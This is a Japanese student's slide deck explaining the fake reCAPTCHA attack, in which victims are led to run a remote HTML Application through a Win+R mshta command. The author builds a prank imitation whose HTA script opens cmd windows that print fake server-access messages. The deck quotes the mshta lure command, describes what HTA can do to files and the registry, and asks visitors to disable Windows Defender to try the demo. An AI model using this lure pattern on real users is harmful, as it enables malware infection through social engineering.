CIST LT

# Windows勢以外お断りの偽ReCAPTCHA風Captchaを作ろう！


まろん
rin_montblank

# 自己紹介

```
{
  "name": "まろん。",
  "univ": "公立はこだて未来大学",
  "grade": "B1",
  "hobbies": ["散策", "開発", "温泉巡り"],
  "portfolio": "https://montblank.fun/",
  "accounts": {
    "discord": "qfct",
    "twitter": "rin_montblank",
    "github": "otoneko1102"
  }
}
```

まろん。rin_montblank

# 偽ReCAPTCHAとは




引用: https://www.psc-securities.com/topics/2025/01/734.php

ReCAPTCHAを装いウイルスを感染させる手法。

特徴:
ファイル名を指定してのコマンド実行が要求される。

要求されるコマンドの例:

```
mshta "https://~" # I'm not a ROBOT!
```

↑小賢しいコメント

# mshtaについて

**mshtaとは:**
C:\Windows\System32\mshta.exe 上でセキュリティを無視してhta (HTML Application)を実行するコマンド。
※拡張子を問わないので.mp3や.jpegにスクリプトが埋め込まれていても実行できる。
※HTML Applicationはファイル操作やレジストリ操作も可能。

# mshtaについて

つまり `mshta "https://~" # I’m not a ROBOT!` を実行すると、

mshta.exeにより、HTML Application上で悪意のあるスクリプトが実行される

→ウイルスを含むファイルなどをダウンロード・実行されたり、
レジストリが書き換えられたりする(あかん)

# mshtaについて

**補足:**

mshta.exe上ではセキュリティで保護されないが、mshtaコマンドとhtaの実行自体はWindows Defenderが止めてくれる(はず)。

→仮に前述したコマンドを実行しても感染など防いでくれる(はず)。

# 偽ReCAPTCHA風のCaptchaを作ったら面白いのでは

# 偽ReCAPTCHA風のCaptchaを作ってみる

**TO DO:**

1. ReCAPTCHA風のCaptchaを埋め込んだサイトを建てる
2. Win+Rからmshtaコマンドで実行できるHTML Applicationを作成
3. 適当にサーバーで配信

# HTML Applicationについて

**HTML Applicationとは:**
Web技術を使ってWindows上で動作するデスクトップアプリを作成するための技術。
※<script>内はVBScriptかJScriptで記述する必要がある。

# HTML Applicationについて

**HTAのここがめんどい:**

- VBScriptは2027年に廃止予定。
- JScriptはデフォルトでES6以前の構文。
  - let/constやモダンなAPI (JSON.stringify(), getParam()) 、テンプレートリテラル (`${...}`) を使用できない。
  - head内に以下を記述するとモダンなECMAScriptの構文を利用できる。

```
<meta http-equiv="x-ua-compatible" content="IE=edge" />
```

←甘え

# 1. サイトを建てる


引用: https://hta.oto.im/

少し、ReCAPTCHAに寄せてみた。

前述のとおり、指定ファイルを除外しないと実行ができないので警告を追加。

# 2. HTML Applicationを作成

(HTML Applicationの一部)　ES6以前の構文で記述

```
window.onload = function () {
  // 実行時にコマンドプロンプトを起動し無意味なログを表示させて、ユーザーを怖がらせましょう！
  var command = 'cmd /c "@echo Main control server accessed... & @echo ... & @echo Launching interface... && timeout /t 1 /nobreak > nul"';
  var shell = new ActiveXObject("WScript.Shell");
  shell.Run(command, 1, false);

  var token = getParam("token");
  var domain = getParam("domain");
  var captchaImg = document.getElementById("captchaImage");

  if (token && domain) {
    captchaImg.src = "https://" + domain + "/img/captcha/" + token + ".png";
  } else {
    document.getElementById("captchaContainer").innerText = "画像の読み込みに失敗しました。";
  }
};
```


引用: https://github.com/otoneko1102/captcha-like-fake-captcha

# 3. サーバーで配信


```
// IP
app.set("trust proxy", 1);

// レートリミット
const limiter = rateLimit({
  windowMs: 60 * 60 * 1000, // 1h
  max: 1000, // 1000 access/IP
  standardHeaders: true,
  legacyHeaders: false,
});

function setup(): void {
  const libDir: string = "./lib";
  const captchaDir: string = "./public/img/captcha";
  if (!fs.existsSync(libDir)) {
    fs.mkdirSync(libDir);
  }
  if (!fs.existsSync(captchaDir)) {
    fs.mkdirSync(captchaDir, { recursive: true });
  }
}

setup();

// データベース

const db: sqlite3.Database = new sqlite3.Database("./lib/tokens.db", (err) => {
  if (err) {
    console.error(err.message);
  } else {
    console.log("Connected to the SQLite database.");
  }
});

db.run(`CREATE TABLE IF NOT EXISTS tokens (
  token TEXT PRIMARY KEY, status TEXT NOT NULL, answer TEXT,
  ip_address TEXT, createdAt INTEGER NOT NULL
)`);

// ---
```

引用: https://github.com/otoneko1102/captcha-like-fake-captcha

htaがメイン部分なのでこっちはどうでもいい

- ホームページ、HTML Applicationを配信 (Express)
- 認証状態を管理するDBを作成 (SQLite3)
- Captcha用の画像作成(svg-captcha, sharp)

# 実際にやってみた




動画: https://twitter.com/rin_montblank/status/1961064798151406017

# Thank you for listening!

**体験ページ:**

**https://hta.oto.im/**

※Windows Defenderを解除してもよいという方のみ

※「QRコード」は株式会社デンソーウェーブの登録商標です。